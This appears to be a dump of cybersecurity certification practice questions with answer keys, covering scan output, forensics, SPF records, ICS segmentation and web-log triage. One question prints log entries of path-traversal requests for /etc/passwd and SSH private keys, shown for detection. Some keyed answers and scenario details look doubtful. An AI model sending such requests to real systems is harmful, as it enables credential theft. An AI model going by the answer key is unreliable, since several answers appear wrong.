- B. Implement an IPS signature for the malware and another signature request to Nock all the associated domains and IPs
- C. Implement a change request to the firewall setting to not allow traffic to and from the IPs and domains
- D. Implement an IPS signature for the malware and a change request to the firewall setting to not allow traffic to and from the IPs and domains

**Answer:** C

#### NEW QUESTION 132

An information security analyst is compiling data from a recent penetration test and reviews the following output:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-01 16:06 UTC  
Nmap scan report for 10.79.95.173.rdns.datacenters.com (10.79.95.173)  
Host is up (0.026s latency).  
Not shown: 994 filtered ports  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      Microsoft ftpd  
22/tcp    open  ssh      SilverSHield sshd (protocol 2.0)  
80/tcp    open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
443/tcp   open  https?  
691/tcp   open  resvc?  
5060/tcp  open  sip      Barracuda NG Firewall (Status: 200 OK)  
Nmap done: 1 IP address (1 host up) scanned in 158.22 seconds
```

The analyst wants to obtain more information about the web-based services that are running on the target. Which of the following commands would MOST likely provide the needed information?

- A. ping -t 10.79.95.173.rdns.datacenters.com
- B. telnet 10.79.95.173 443
- C. ftpd 10.79.95.173.rdns.datacenters.com 443
- D. tracert 10.79.95.173



Answer: B

#### NEW QUESTION 133

An incident responder successfully acquired application binaries off a mobile device for later forensic analysis. Which of the following should the analyst do NEXT?

- A. Decompile each binary to derive the source code.
- B. Perform a factory reset on the affected mobile device.
- C. Compute SHA-256 hashes for each binary.
- D. Encrypt the binaries using an authenticated AES-256 mode of operation.
- E. Inspect the permissions manifests within each application.

Answer: C

#### NEW QUESTION 136

During an incident, a cybersecurity analyst found several entries in the web server logs that are related to an IP with a bad reputation . Which of the following would cause the analyst to further review the incident?

- A)
- ```
BadReputationIp - - [2019-04-12 10:43z] "GET /etc/passwd" 403 1023
```
- B)
- ```
BadReputationIp - - [2019-04-12 10:43z] "GET /index.html?src=../../.ssh/id_rsa" 401 17044
```
- C)
- ```
BadReputationIp - - [2019-04-12 10:43z] "GET /a.php?src=/etc/passwd" 403 11056
```
- D)
- ```
BadReputationIp - - [2019-04-12 10:43z] "GET /a.php?src=../../.ssh/id_rsa" 200 15036
```
- E)
- ```
BadReputationIp - - [2019-04-12 10:43z] "GET /favicon.ico?src=../user/share/icons" 200 19064
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D
- E. Option E

Answer: D

#### NEW QUESTION 140

Joe, a penetration tester, used a professional directory to identify a network administrator and ID administrator for a client's company. Joe then emailed the network administrator, identifying himself as the ID administrator, and asked for a current password as part of a security exercise. Which of the following techniques were used in this scenario?

- A. Enumeration and OS fingerprinting
- B. Email harvesting and host scanning
- C. Social media profiling and phishing
- D. Network and host scanning

Answer: C

#### NEW QUESTION 141

A security technician is testing a solution that will prevent outside entities from spoofing the company's email domain, which is comptia.org. The testing is successful, and the security technician is prepared to fully implement the solution. Which of the following actions should the technician take to accomplish this task?

- A. Add TXT @ "v=spf1 mx include:\_spf.comptia.org all" to the DNS record.
- B. Add TXT @ "v=spf1 mx include:\_spf.comptia.org all" to the email server.
- C. Add TXT @ "v=spf1 mx include:\_spf.comptia.org +all" to the domain controller.
- D. Add TXT @ "v=spf1 mx include:\_spf.comptia.org +all" to the web server.

Answer: A

#### NEW QUESTION 144

A system's authority to operate (ATO) is set to expire in four days. Because of other activities and limited staffing, the organization has neglected to start reauthentication activities until now. The cybersecurity group just performed a vulnerability scan with the partial set of results shown below:



```
-----  
Scan Host: 192.168.1.13  
15-Jan-16 08:12:10.1 EDT  
  
Vulnerability CVE-2015-1635  
HTTP.sys in Microsoft Windows 7 SP1, Windows Server 2008 R2 SP1, Windows 8,  
Windows 8.1 and Windows Server 2012 allows remote attackers to execute  
arbitrary code via crafted HTTP requests, aka "HTTP.sys remote code execution  
vulnerability"  
  
Severity: 10.0 (high)  
  
Expected Result: enforceHTTPValidation='enabled';  
Current Value: enforceHTTPValidation=enabled;  
  
Evidence:  
C:\%system%\Windows\config\web.config  
-----
```

Based on the scenario and the output from the vulnerability scan, which of the following should the security team do with this finding?

- A. Remediate by going to the web config file, searching for the enforce HTTP validation setting, and manually updating to the correct setting.
- B. Accept this risk for now because this is a "high" severity, but testing will require more than the four days available, and the system ATO needs to be completed.
- C. Ignore it
- D. This is false positive, and the organization needs to focus its efforts on other findings.
- E. Ensure HTTP validation is enabled by rebooting the server.

**Answer:** A

#### NEW QUESTION 146

Which of the following would a security engineer recommend to BEST protect sensitive system data from being accessed on mobile devices?

- A. Use a UEFI boot password.
- B. Implement a self-encrypted disk.
- C. Configure filesystem encryption
- D. Enable Secure Boot using TPM

**Answer:** A

#### NEW QUESTION 149

While planning segmentation for an ICS environment, a security engineer determines IT resources will need access to devices within the ICS environment without compromising security.

To provide the MOST secure access model in this scenario, the jumpbox should be.

- A. placed in an isolated network segment, authenticated on the IT side, and forwarded into the ICS network.
- B. placed on the ICS network with a static firewall rule that allows IT network resources to authenticate.
- C. bridged between the IT and operational technology networks to allow authenticated access.
- D. placed on the IT side of the network, authenticated, and tunneled into the ICS environment.

**Answer:** D

#### NEW QUESTION 153

A security analyst is building a malware analysis lab. The analyst wants to ensure malicious applications are not capable of escaping the virtual machines and pivoting to other networks.

To BEST mitigate this risk, the analyst should use.

- A. an 802.11ac wireless bridge to create an air gap.
- B. a managed switch to segment the lab into a separate VLAN.
- C. a firewall to isolate the lab network from all other networks.
- D. an unmanaged switch to segment the environments from one another.

**Answer:** C

#### NEW QUESTION 156

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